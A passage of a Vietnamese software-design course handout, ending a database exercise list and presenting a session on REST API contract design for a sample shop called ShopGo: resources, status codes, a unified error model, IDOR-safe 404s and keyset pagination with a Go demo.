4. **[Trung bình]** Lấy một bảng Excel lộn xộn (tự dựng, ít nhất 5 dòng, có danh sách trong ô và thông tin lặp) và chuẩn hóa qua 1NF, 2NF, 3NF bằng SQL như mục 6. Liệt kê phụ thuộc hàm ở từng bước; chứng minh phân rã không mất thông tin bằng `JOIN` ghép lại.
5. **[Trung bình]** Viết bộ test schema bằng Go cho hệ thống thư viện theo mẫu mục 9.1: mỗi quy tắc một ca vi phạm kèm SQLSTATE và tên ràng buộc, ánh xạ sang lỗi miền. *Đạt khi:* cố tình xóa một `CHECK` thì test báo đỏ.
6. **[Trung bình]** Liệt kê truy vấn của từng use case thư viện, đoán index, dựng 500.000 dòng bằng `generate_series` và chứng minh từng index bằng `EXPLAIN (ANALYZE, BUFFERS)`. Tìm một ví dụ mà planner **không** dùng index bạn tạo và giải thích bằng phân bố dữ liệu.

7. **[Nâng cao] Mã giảm giá cho ShopGo** (đang là Won't v1): thiết kế `coupons` (mã, loại phần trăm hay số tiền, hạn, giới hạn lượt dùng, mỗi khách một lần) và quan hệ với `orders`. Viết bảng đánh giá ảnh hưởng: bảng/cột mới, ràng buộc nào CSDL giữ được (`UNIQUE (coupon_id, user_id)`) và nào không (giới hạn tổng lượt dùng khi đồng thời), ảnh hưởng tới `orders.total` và truy vấn đối soát, **migration `000003` theo expand/contract**, và index mới. Có thay đổi nào làm hỏng bất biến "tổng = Σ dòng hàng" không?
8. **[Nâng cao]** Mở rộng chương trình mục 10: thêm kiểm tra **mọi khóa ngoại có index phía con** (truy vấn `pg_constraint` với `pg_index`), và in cảnh báo cho mỗi khóa ngoại thiếu. Chạy trên schema thiết kế (không cảnh báo, trừ ghi chú `order_items.order_id` được phủ bởi khóa chính ghép) và trên một schema bạn cố tình làm thiếu.
9. **[Thử thách]** Viết kế hoạch **thêm cột `shipping_address` bắt buộc** vào `orders` đang có 450.000 đơn mà không dừng hệ thống: các migration expand/contract, mã tương thích hai phiên bản, cách điền dữ liệu cũ, thời điểm siết `NOT NULL`, và cách dùng chương trình so sánh schema ở mục 10 để xác nhận mọi môi trường đã đồng bộ.

Buổi 22D — Thiết kế API contract và nền tảng hệ thống

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Trung bình đến nâng cao · **Cần biết trước:** Buổi 18, 20, 22A–22C, 25–27, 30 (buổi này tham chiếu các buổi đó chứ không nhắc lại)

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Suy ra tài nguyên, đường dẫn, phương thức và mã trạng thái cho 13 use case của ShopGo **trước khi viết một dòng Go**, và giải thích vì sao hủy đơn là `POST /orders/{id}/cancellations`.
- Thiết kế **mô hình lỗi thống nhất** với `code` ổn định, và quyết định đúng giữa 400, 401, 403, 404, 409, 422, 429 theo một thứ tự kiểm tra rõ ràng.
- Đặc tả **phân trang keyset**, lọc, sắp xếp từ danh sách trắng, `PATCH` một phần và `Idempotency-Key` đúng như mã tham chiếu đang làm, kể cả chỗ hợp đồng cố ý chặt hơn mã.
- Viết `openapi.yaml` đầy đủ làm hợp đồng, rồi kiểm nó bằng máy: nạp và validate, **linter hợp đồng** tự viết, **mock** theo hợp đồng, và đối chiếu với route thật.
- Ghi **quyết định công nghệ bằng ADR**, chia module với luật phụ thuộc, tầng, các mối quan tâm cắt ngang và môi trường dev/test/production.
- Ánh xạ **NFR-01 đến NFR-10** thành chiến thuật thiết kế và chỉ ra việc nào do CSDL, việc nào do mã, việc nào do hạ tầng đảm nhiệm.
- Nhận ra các sai lầm thiết kế API hay gặp: API theo bảng CSDL, quên khuôn lỗi, thay đổi phá vỡ lặng lẽ.

Hợp đồng là thứ người khác phụ thuộc vào, còn mã chỉ là cách bạn thực hiện nó

Frontend, ứng dụng di động, QA và đối tác không nhìn thấy mã của bạn; họ chỉ thấy URL, trường JSON, mã trạng thái và mã lỗi. Mỗi thứ đó, một khi đã được ai đó dùng, gần như không đổi được nữa (Buổi 30). Vì vậy hợp đồng đáng được thiết kế *trước* mã, được review như mã, và được máy kiểm tra liên tục: một hợp đồng chỉ nằm trên giấy sẽ lệch khỏi hệ thống sau vài tuần.

1. Từ use case đến hợp đồng: quy trình

1.1. Vị trí của buổi này trong dòng chảy thiết kế

Chuỗi "gói thiết kế ShopGo v1" đi như sau: Buổi 22A chốt yêu cầu (FR, NFR), Buổi 22B biến chúng thành use case và quy tắc nghiệp vụ (BR), Buổi 22C suy ra ERD và schema. Buổi này nhận 13 use case UC-01 đến UC-13 và hai thứ nền: **hợp đồng API** (cách thế giới bên ngoài nói chuyện với hệ thống) và **nền tảng** (hệ thống được dựng từ gì, chia ra sao, chạy ở đâu). Buổi 22E biến cả gói thành mã.

Với mỗi use case, hãy trả lời bảy câu hỏi, theo thứ tự. Thiếu một câu là hợp đồng còn lỗ hổng:

1. **Tài nguyên** nào bị tác động? (danh từ, không phải hành động)
2. **Đường dẫn** nào gọi tới nó, ID nằm ở đâu?
3. **Phương thức HTTP** nào thể hiện đúng ý nghĩa (an toàn? idempotent?)
4. **Yêu cầu** gồm gì (header, tham số, thân) và ràng buộc từng trường?

5. **Phản hồi thành công** là gì (mã, thân, header như `Location`)?
6. **Những lỗi nào có thể xảy ra** và client phải làm gì với từng lỗi?
7. **Ai** được gọi (công khai, đã đăng nhập, chỉ admin, chỉ chủ sở hữu)?

Bảng dưới đây là kết quả của quy trình ấy cho 13 use case. Đọc từng dòng và tự hỏi: đáp án có khớp với điều bạn sẽ tự thiết kế không?

UC	Endpoint (tiền tố `/api/v1`)	Ai gọi	Thành công / lỗi nghiệp vụ chính
UC-01	`POST /auth/register`	A1	201 + hồ sơ; 409 email trùng (không phân biệt hoa/thường)
UC-02	`POST /auth/login`	A1	200 + cặp token; 401 sai email hoặc mật khẩu (một thông báo cho cả hai)
UC-03	`POST /auth/refresh`	A2	200 + cặp token mới; 401 token hết hạn, đã dùng, bị thu hồi
UC-04	`POST /auth/logout`	A2	204; thu hồi cả chuỗi refresh
UC-05	`GET /me`	A2	200; 401
UC-06	`GET /categories`	A1	200 `{"data":[...]}`
UC-07	`POST /categories`	A3	201; 403 không phải admin; 409 tên trùng
UC-08	`GET /products`	A1	200 một trang; 422 tham số sai
UC-09	`GET /products/{id}`	A1	200; 404
UC-10	`POST /products`, `PATCH /products/{id}`, `DELETE /products/{id}`	A3	201, 200, 204; 403; 409 xóa sản phẩm đã nằm trong đơn
UC-11	`POST /orders`	A2	201 + `Location`; 409 hết hàng; 404 sản phẩm không có; `Idempotency-Key` tùy chọn
UC-12	`GET /orders`, `GET /orders/{id}`	A2	200; 404 cho đơn của người khác
UC-13	`POST /orders/{id}/cancellations`	A2	200 + đơn đã hủy; 409 đơn không còn `pending`

Hạ tầng (không phải use case): `GET /healthz` (còn sống) và `GET /readyz` (sẵn sàng, 503 khi đang tắt).

1.2. Vì sao thiết kế hợp đồng trước mã

- **Rẻ nhất để sửa.** Đổi tên một trường trong YAML mất một phút; đổi sau khi di động đã phát hành mất hàng tháng. Review hợp đồng bằng mắt đã bắt được nhiều lỗi thiết kế (thiếu mã lỗi, URL mơ hồ) trước khi có mã.
- **Làm song song.** Khi hợp đồng đã chốt, frontend dựng giao diện trên **mock** (mục 8.4) trong lúc backend viết mã; QA viết test từ cùng hợp đồng.
- **Có "thước đo" cho test.** Test hợp đồng (Buổi 22E) so phản hồi thật với hợp đồng; không có hợp đồng thì chỉ so với trí nhớ của người viết test.
- **Buộc suy nghĩ về lỗi.** Điền cột "lỗi" cho từng thao tác làm lộ ra các tình huống mà mã "đường hạnh phúc" quên: hết hàng, đơn đã hủy, token hết hạn.

Đây không phải thiết kế kiểu thác nước. Hợp đồng được viết ở mức *vừa đủ để người khác bắt đầu làm*, rồi được sửa khi lát cắt dọc đầu tiên (Buổi 22E) cho thấy điều chưa đúng. Điều cấm kỵ không phải là sửa hợp đồng, mà là **sửa lặng lẽ**.


2. Mô hình hóa tài nguyên

2.1. Tài nguyên không phải là bảng

Cám dỗ lớn nhất là mở schema ra rồi sinh một `CRUD` cho mỗi bảng. Hãy thử với sáu bảng của ShopGo (Buổi 22C):

Bảng	Tài nguyên API	Vì sao
`users`	`/me` (một tài nguyên số ít)	v1 không có use case "quản lý người dùng": khách chỉ xem hồ sơ của chính mình. Không có `GET /users` để lộ danh sách
`refresh_tokens`	không có	Chi tiết cài đặt của phiên. Client chỉ thấy hệ quả: `login`, `refresh`, `logout`
`categories`	`/categories`	Khớp 1-1, nhưng chỉ có đọc và tạo (UC-06, UC-07)
`products`	`/products`	Có đủ đọc, tạo, sửa một phần, xóa (UC-08..UC-10)
`orders` + `order_items`	`/orders` với `items` **nhúng** trong đơn	Dòng hàng không có ý nghĩa ngoài đơn; không có `/order-items`
(không có bảng)	`/orders/{id}/cancellations`	Một *hành động* được mô hình hóa thành tài nguyên; hệ quả lưu ở `orders.status`

Có ba tài nguyên không có bảng tương ứng hoặc ngược lại. Đó là điểm mấu chốt: **API mô hình hóa cách khách hàng nghĩ và làm việc, CSDL mô hình hóa cách dữ liệu được lưu chuẩn hóa.** Hai thứ này gặp nhau nhưng không trùng. Một API sinh ra từ bảng sẽ lộ `password_hash`, bắt client ghép `orders` với `order_items` bằng hai lời gọi, và khóa chặt hợp đồng vào schema: đổi một cột là phá API.



Cây tài nguyên và các phương thức của ShopGo v1

2.2. Quy tắc đặt tên

Quy tắc	Nên	Tránh
Danh từ số nhiều cho tập hợp	`/products`, `/orders`	`/product`, `/getProducts`
Chữ thường, gạch ngang nếu cần	`/order-items`	`/orderItems`, `/Order_Items`
ID là một đoạn đường dẫn	`/orders/42`	`/orders?id=42`
Lồng tối đa hai cấp	`/orders/42/cancellations`	`/users/1/orders/42/items/3/product`
Bộ lọc, sắp xếp, phân trang là *query*	`/products?category_id=2&sort=price_asc`	`/products/category/2/sorted`
Một tiền tố phiên bản cho mọi thứ	`/api/v1/...`	trộn `/v1/...` với `/api/...`
Không động từ	`POST /orders`	`POST /createOrder`

Mỗi quy tắc ở đây sẽ trở thành một luật của linter ở mục 8.2: quy ước nào không được máy kiểm tra thì sẽ bị phá trong vòng ba tháng.

2.3. Ngoại lệ có chủ đích: /auth/* và /me

`/auth/register`, `/auth/login`, `/auth/refresh`, `/auth/logout` đều là động từ. Có thể ép chúng thành danh từ thuần (`POST /sessions` để đăng nhập, `DELETE /sessions/current` để đăng xuất, `POST /users`

để đăng ký), và nhiều API làm vậy. ShopGo chọn cách đặt tên quen thuộc với hầu hết tài liệu và thư viện máy khách, vì ba lý do: các thao tác này không tạo ra tài nguyên mà client sẽ `GET` lại; chúng chịu giới hạn tần suất riêng chặt hơn nên gom dưới một tiền tố `/auth` giúp cấu hình dễ; và người học Buổi 29 đã gặp đúng các tên này. Điều quan trọng là **ngoại lệ phải được khai báo rõ và ít**: linter ở mục 8.2 giữ một danh sách trắng gồm đúng `auth`, `me`, `register`, `login`, `refresh`, `logout`. Ngoại lệ thứ bảy phải đi qua review.

3. Phương thức HTTP và mã trạng thái

3.1. Chọn phương thức theo ý nghĩa

Bảng tính chất an toàn và idempotent đã có ở Buổi 30; ở đây áp dụng vào quyết định thật:

Thao tác	Phương thức	Lý do
Đọc danh sách, chi tiết	`GET`	An toàn, cache được, thư viện tự thử lại
Tạo danh mục, sản phẩm, đơn, tài khoản	`POST` vào tập hợp	Server cấp ID; không idempotent nên đơn hàng cần `Idempotency-Key`
Sửa sản phẩm	`PATCH`	Chỉ gửi trường muốn đổi (mục 6.1)
Xóa sản phẩm	`DELETE`	Idempotent về trạng thái cuối; lần hai trả 404
Hủy đơn	`POST .../cancellations`	Là lệnh nghiệp vụ có quy tắc, xem 3.3
Đăng nhập, làm mới, đăng xuất	`POST`	Có thân nhạy cảm (không bao giờ đặt vào URL) và có tác dụng phụ

Vì sao `PATCH` chứ không `PUT` cho sản phẩm? `PUT` nghĩa là *thay thế toàn bộ*: client phải gửi cả `id`, `created_at`, `sku`, những trường mà họ không được phép đổi. `PATCH` mô tả đúng ý "đổi giá, đổi tồn kho". Tập trường sửa được là một phần của hợp đồng: `name`, `price`, `stock`, `is_active`. `sku` và `category_id` **không** sửa được; gửi chúng bị từ chối `400 unknown_field` chứ không bị lặng lẽ bỏ qua (mục 8.1, `additionalProperties: false`).

3.2. Mã trạng thái thành công

Tình huống	Mã	Ghi chú
Tạo tài nguyên đọc lại được bằng ID	**201** + `Location`	`POST /products`, `POST /orders`. Client biết ngay địa chỉ để `GET`
Tạo tài nguyên không có địa chỉ riêng	201 (không `Location`)	`POST /categories`, `POST /auth/register` (không có `GET /categories/{id}` hay `/users/{id}`)
Đọc, sửa, hành động trả về trạng thái mới	200 + thân	`PATCH` trả sản phẩm sau sửa; hủy đơn trả đơn đã `cancelled`
Thành công không có gì để trả	204	`DELETE`, `logout`

Luật của linter L06 ở mục 8.2 bám đúng logic này: *nếu có thể* `GET /x/{id}` *thì* `POST /x` *phải trả 201 và* `Location`. Tránh hai thói quen xấu: trả `200` cho mọi thứ (client không phân biệt được "đã tạo" với "đã có sẵn"), và trả `200` kèm `{"success":false}` cho lỗi (hạ tầng như proxy, máy đo, thư viện thử lại đều dựa vào mã HTTP).

3.3. Vì sao hủy đơn là POST /orders/{id}/cancellations

Ba cách mô hình hóa đều có người dùng. So sánh trên đúng use case UC-13:

Phương án	Ưu	Nhược với ShopGo
`DELETE /orders/{id}`	Ngắn gọn	**Sai ý nghĩa**: DELETE nói "tài nguyên biến mất", trong khi đơn bị hủy vẫn phải đọc được (FR-13) và còn trong sổ sách. Dễ bị người làm sau hiểu nhầm là xóa dòng trong bảng
`PATCH /orders/{id}` với `{"status":"cancelled"}`	Không thêm URL	Cho client **tự đặt trạng thái**: một khách tò mò thử `{"status":"paid"}` hoặc `"delivered"`. Quy tắc "chỉ pending mới hủy được" phải chặn từng giá trị; bề mặt tấn công và lỗi tăng lên
`POST /orders/{id}/cancellations`	Là một *lệnh* có tên; có chỗ để thêm `reason` sau này; giới hạn tần suất và nhật ký theo từng lệnh; mở đường cho `.../payments`, `.../shipments`	Thêm một URL; phải giải thích vì sao POST mà không tạo bản ghi riêng

ShopGo chọn phương án thứ ba. Quy tắc nghiệp vụ nằm trọn ở một nơi: chỉ đơn `pending` của chính người gọi mới hủy được (BR-03); hoàn kho cùng bước với đổi trạng thái (BR-04); đơn của người khác trả 404 (BR-06). Câu trả lời cho "POST mà trả 200 chứ không phải 201?": hủy đơn *không* tạo ra tài nguyên có địa chỉ riêng để `GET` (không có `/cancellations/{id}`), thứ client quan tâm là **đơn sau khi hủy**, nên trả `200` với `Order`. Một số API trả 201 cho cùng tình huống; điều quan trọng là chọn một cách, ghi vào hợp đồng (`x-kind: action` trong `openapi.yaml`) và để linter cho phép ngoại lệ này một cách có chủ đích.

4. Mô hình lỗi thống nhất

4.1. Khuôn và năm quy tắc

Mọi lỗi của ShopGo, kể cả 404 cho đường dẫn lạ, 405, panic, giới hạn tần suất và lỗi xác thực, đều có cùng một dạng (NFR-09):

```
{
  "error": {
    "code": "validation_failed",
    "message": "Dữ liệu không hợp lệ.",
    "details": [ { "field": "items", "rule": "min", "message": "tối thiểu 1" } ],
    "request_id": "9f2c41d07a1b3e55"
  }
}
```

1. `code` **là hợp đồng,** `message` **là lời nhắn.** Client chỉ được rẽ nhánh theo `code` (và mã HTTP); `message` có thể sửa chính tả, đổi ngôn ngữ bất cứ lúc nào mà không phải thay đổi phá vỡ.
2. `code` **ổn định, chữ thường, gạch dưới, đếm được.** Thêm `code` mới là tương thích; đổi hoặc xóa là phá vỡ.
3. `details` **là mảng có cấu trúc** `{field, rule, message}` cho lỗi theo trường, để giao diện tô đỏ đúng ô nhập. Vắng mặt khi không có chi tiết.
4. `request_id` **luôn có**, trùng header `X-Request-Id` và dòng log; người dùng đọc mã này qua điện thoại, kỹ sư tra ra nguyên nhân thật.

5. **Không lộ nội tình.** Lỗi 500 chỉ nói "Lỗi hệ thống". Câu lệnh SQL, đường dẫn tệp, tên bảng chỉ nằm trong log (NFR-06).

4.2. Bảng mã lỗi thật

Danh sách dưới đây được đọc từ `internal/platform/httpx`, `middleware` và `auth` của mã tham chiếu, không phải dự kiến:

code	HTTP	Khi nào
`invalid_json`	400	Thân rỗng hoặc không phải JSON
`invalid_type`	400	Đúng JSON nhưng sai kiểu (`quantity` là chuỗi)
`unknown_field`	400	Có trường không khai báo (chặn mass assignment)
`invalid_request`	400	Yêu cầu không đọc được vì lý do khác (ví dụ tham số query sai kiểu)
`invalid_idempotency_key`	400	`Idempotency-Key` dài hơn 100 ký tự
`unauthenticated`	401	Thiếu token, hoặc đăng nhập sai, hoặc refresh token không hợp lệ
`token_expired`	401	Access token hết hạn: client gọi `/auth/refresh`
`invalid_token`	401	Chữ ký sai, `iss` sai, sai thuật toán
`forbidden`	403	Đã xác thực nhưng không đủ vai trò (customer gọi API admin)
`not_found`	404	Không tồn tại, **hoặc của người khác**, hoặc id sai định dạng
`route_not_found`	404	Đường dẫn không có trong hệ thống
`method_not_allowed`	405	Đường dẫn có nhưng không hỗ trợ phương thức này
`conflict`	409	Email, SKU, tên danh mục trùng; đơn không còn `pending`; xóa sản phẩm đã nằm trong đơn
`out_of_stock`	409	Không đủ tồn kho cho một dòng hàng
`request_in_progress`	409	Cùng `Idempotency-Key`, bản đầu vẫn đang chạy (kèm `Retry-After: 1`)
`body_too_large`	413	Thân vượt 1 MiB
`validation_failed`	422	Đọc được nhưng vi phạm quy tắc: thiếu trường, quá dài, `sort` lạ, cursor hỏng, khóa ngoại không có
`idempotency_key_reused`	422	Cùng `Idempotency-Key` nhưng thân khác
`rate_limited`	429	Vượt giới hạn tần suất; kèm `Retry-After` (giây)
`internal`	500	Lỗi hệ thống không mong đợi

Mã 504 `timeout` có hàm tạo trong `middleware.Timeout` nhưng bản tham chiếu **chưa gắn** nó vào chuỗi middleware, nên v1 không đưa vào hợp đồng; thêm sau là thay đổi tương thích (thêm `code` mới).

4.3. Thứ tự kiểm tra: ai nhận mã nào

Một yêu cầu đi qua nhiều lớp kiểm tra, và **lớp nào chạy trước quyết định mã client nhìn thấy**. Thứ tự thật của ShopGo v1:

Bước	Kiểm tra	Mã khi sai	Ghi chú
1	Giới hạn tần suất theo IP	429	Chạy trước mọi thứ để chặn rẻ; áp cả cho đường dẫn lạ
2	Route và phương thức tồn tại	404, 405	Vẫn theo khuôn lỗi chung

Bước	Kiểm tra	Mã khi sai	Ghi chú
3	Bearer token hợp lệ (nhóm private)	401	Phân biệt `token_expired` với `invalid_token`
4	Đủ vai trò (nhóm admin)	403	Chạy *trước* khi đọc thân: customer gửi thân sai tới API admin vẫn nhận 403
5	`Idempotency-Key` (chỉ `POST /orders`)	400, 409, 422	Sau xác thực nên khóa gắn với người dùng
6	Đọc thân và tham số	400, 422	Cú pháp, kiểu, quy tắc từng trường
7	Tài nguyên tồn tại và thuộc người gọi	404	Chủ sở hữu nằm trong câu SQL
8	Quy tắc trạng thái, tồn kho	409	`pending`? đủ hàng?

4.4. 401, 403, 404 và chống IDOR

- **401**: "tôi không biết bạn là ai". Client phản ứng bằng cách đăng nhập hoặc refresh. `token_expired` là tín hiệu để tự refresh rồi thử lại; `invalid_token` thì không thử lại.
- **403**: "tôi biết bạn là ai, và bạn không được làm điều này". Dùng khi sự tồn tại của *chức năng* không phải bí mật: customer gọi `POST /products` biết chắc đó là API của admin.
- **404 thay cho 403 khi lộ sự tồn tại của dữ liệu là bí mật.** `GET /orders/42` mà đơn 42 của người khác phải trả **đúng như** khi đơn 42 không tồn tại (BR-06). Nếu trả 403, kẻ tấn công liệt kê `id` 1, 2, 3, ... để biết đơn nào có thật (IDOR/BOLA, Buổi 29, 37). Mã tham chiếu thực hiện điều này bằng cách đặt chủ sở hữu vào câu SQL (`WHERE id = $1 AND user_id = $2`), nên *không thể quên* kiểm tra.
- **Cùng một lỗi cho đăng nhập sai.** Email không tồn tại và mật khẩu sai trả cùng `401 unauthenticated` và cùng thời gian xử lý (luôn so sánh một hash giả), để không ai dò được email nào đã đăng ký.
- `id` **sai định dạng cũng là 404**, không phải 400: `GET /orders/abc` không khác gì "không có đơn nào tên abc".

4.5. Lỗi trong hợp đồng

Hợp đồng khai báo khuôn lỗi **một lần** và mọi phản hồi lỗi tham chiếu tới nó. Trích từ `verify\partA\b22d\openapi.yaml`:

```
components:
  schemas:
    Error:
      type: object
      required: [error]
      properties:
        error:
          type: object
          required: [code, message, request_id]
          properties:
            code: { type: string, description: "Mã ổn định cho máy đọc", example: validation_failed }
            message: { type: string, description: "Câu cho người đọc, có thể đổi" }
            request_id: { type: string }
            details:
              type: array
              items: { $ref: "#/components/schemas/FieldError" }
  responses:
    NotFound:
      description: >-
        not_found: không tồn tại, hoặc không thuộc về bạn (không phân biệt), hoặc id sai định dạng
      headers: { X-Request-Id: { $ref: "#/components/headers/RequestId" } }
      content:
        application/json:
```

```
          schema: { $ref: "#/components/schemas/Error" }
```

5. Danh sách: phân trang, lọc, sắp xếp

5.1. Vì sao keyset thay vì offset

`OFFSET` nghe tự nhiên ("trang 3 = bỏ 40 dòng") nhưng có hai khuyết điểm cấu trúc. Thứ nhất, **chi phí tăng theo số trang**: CSDL vẫn phải đọc và bỏ 40 dòng, 4.000 dòng, 400.000 dòng. Thứ hai, **kết quả sai khi dữ liệu thay đổi giữa hai lần gọi**: sản phẩm mới chen vào đầu làm trang sau lặp lại dòng cũ; một dòng bị xóa làm trang sau bỏ sót dòng. Với cửa hàng thêm hàng mỗi ngày, đó là chuyện thường. **Keyset** (còn gọi cursor) đánh dấu vị trí bằng *giá trị khóa* của dòng cuối ("lấy các dòng có id < 9"), nên không phụ thuộc số dòng phía trước.

```
package main

import "fmt"

// Bảng products giả lập, sắp mới nhất trước (id giảm dần).
type table struct{ ids []int }

func newTable(n int) *table {
    t := &table{}
    for i := n; i >= 1; i-- {
        t.ids = append(t.ids, i)
    }
    return t
}

func (t *table) insertNewest(id int) { t.ids = append([]int{id}, t.ids...) }
func (t *table) remove(id int) {
    for i, v := range t.ids {
        if v == id {
            t.ids = append(t.ids[:i], t.ids[i+1:]...)
            return
        }
    }
}

// OFFSET/LIMIT: vị trí trang phụ thuộc vào SỐ HÀNG phía trước.
func (t *table) offset(off, limit int) []int {
    end := min(off+limit, len(t.ids))
    return append([]int(nil), t.ids[min(off, end):end]...)
}

// Keyset: WHERE id < $after ORDER BY id DESC LIMIT $n. Vị trí gắn với GIÁ TRỊ khóa.
func (t *table) keyset(after, limit int) (out []int) {
    for _, v := range t.ids {
        if v < after && len(out) < limit {
            out = append(out, v)
        }
    }
    return
}

func main() {
    const limit = 4
    // Mỗi kịch bản: lấy trang 1, rồi dữ liệu đổi, rồi lấy trang 2. Đúng ra trang 2 phải là [8 7 6 5].
    scenarios := []struct {
        name   string
        mutate func(*table)
    }{
        {"thêm 3 sản phẩm mới ở đầu", func(t *table) { t.insertNewest(13); t.insertNewest(14);
t.insertNewest(15) }},
        {"xóa sản phẩm 12 đã xem   ", func(t *table) { t.remove(12) }},
```

```
    }
    for _, sc := range scenarios {
        a, b := newTable(12), newTable(12)
        p1 := a.offset(0, limit)
        sc.mutate(a)
        fmt.Printf("%s | OFFSET: %v rồi %v\n", sc.name, p1, a.offset(limit, limit))
        k1 := b.keyset(1<<30, limit)
        sc.mutate(b)
        fmt.Printf("%s | keyset: %v rồi %v\n", sc.name, k1, b.keyset(k1[len(k1)-1], limit))
    }

    fmt.Println("\nSố hàng DB phải đọc để lấy trang N (limit=20), tính theo công thức:")
    fmt.Printf("%-8s %-14s %s\n", "trang", "OFFSET", "keyset")
    for _, page := range []int{1, 100, 10000, 50000} {
        fmt.Printf("%-8d %-14d %d\n", page, (page-1)*20+20, 20)
    }
}
```

```
thêm 3 sản phẩm mới ở đầu | OFFSET: [12 11 10 9] rồi [11 10 9 8]
thêm 3 sản phẩm mới ở đầu | keyset: [12 11 10 9] rồi [8 7 6 5]
xóa sản phẩm 12 đã xem    | OFFSET: [12 11 10 9] rồi [7 6 5 4]
xóa sản phẩm 12 đã xem    | keyset: [12 11 10 9] rồi [8 7 6 5]

Số hàng DB phải đọc để lấy trang N (limit=20), tính theo công thức:
trang    OFFSET         keyset
1        20             20
100      2000           20
10000    200000         20
50000    1000000        20
```

Cột "OFFSET" được tính bằng công thức `(trang-1) x 20 + 20`, không phải đo thật; Buổi 28 đã đo chi phí này trên PostgreSQL với `EXPLAIN`. Đánh đổi của keyset là mất khả năng **nhảy tới trang bất kỳ** ("đi tới trang 57"). Với danh mục sản phẩm cuộn vô tận và danh sách đơn "mới nhất trước", đó là giá rẻ; với báo cáo quản trị cần nhảy trang, hãy dùng thiết kế khác và chấp nhận chậm.

5.2. Tham số thật trong mã tham chiếu

Hai danh sách của ShopGo dùng hai kiểu con trỏ, và hợp đồng phải mô tả đúng cả hai:

Danh sách	Tham số	Ý nghĩa
`GET /products`	`limit` (1 đến 100, mặc định 20), `cursor` (chuỗi mờ, tối đa 500 ký tự)	`cursor` là base64url của JSON `{s, i, p, c}` (sắp xếp, id, giá, thời điểm tạo). Chỉ dùng được với **đúng** `sort` đã sinh ra nó, nếu không `422 validation_failed`
`GET /orders`	`limit` (1 đến 100, mặc định 20), `after` (số nguyên, `id` đơn cuối trang trước)	Chỉ sắp theo `id` giảm dần nên một số nguyên đủ làm khóa

Cả hai trả cùng một phong bì `{"data":[...],"meta":{"next_cursor":"..."}}`; `next_cursor` rỗng nghĩa là hết. Lý do thiết kế khác nhau: sản phẩm có ba kiểu sắp xếp mà khóa là *cặp* (`price`, `id`) hoặc (`created_at`, `id`), nên một số nguyên không đủ, cần cursor mờ. Đơn hàng chỉ sắp theo `id` nên `after` là chính `id`.

> **Một nợ thiết kế có tên: hai tên cho một khái niệm**
> `cursor` ở sản phẩm và `after` ở đơn hàng là cùng một ý ("tiếp từ đây") mà hai tên. Hợp đồng v1 đóng băng hiện trạng vì đổi tên là thay đổi phá vỡ. Nếu thiết kế lại, nên dùng một tên (ví dụ `after`) cho cả hai và coi giá trị là mờ. Ghi vào danh sách nợ ở Buổi 22E thay vì sửa lặng lẽ.

Bên dưới, keyset dựa vào **so sánh bộ giá trị** và một chỉ mục khớp đúng khóa sắp xếp (`products_price_idx (price, id)` cho `price_asc`): câu truy vấn là `WHERE (price, id) > ($1, $2) ORDER BY price, id LIMIT $n+1`. Lấy dư một dòng (`limit + 1`) là cách biết còn trang sau hay không mà không cần `COUNT(*)` đắt đỏ.

5.3. Lọc và sắp xếp: danh sách trắng

Bộ lọc của UC-08 là `category_id`, `q` (tên chứa chuỗi, tối đa 100 ký tự), `min_price`, `max_price`; chỉ sản phẩm `is_active` được trả. Sắp xếp **không bao giờ nhận tên cột từ client**: `sort` là một `enum` đóng, mỗi giá trị ứng với đúng một chỉ mục:

`sort`	Thứ tự	Chỉ mục dùng
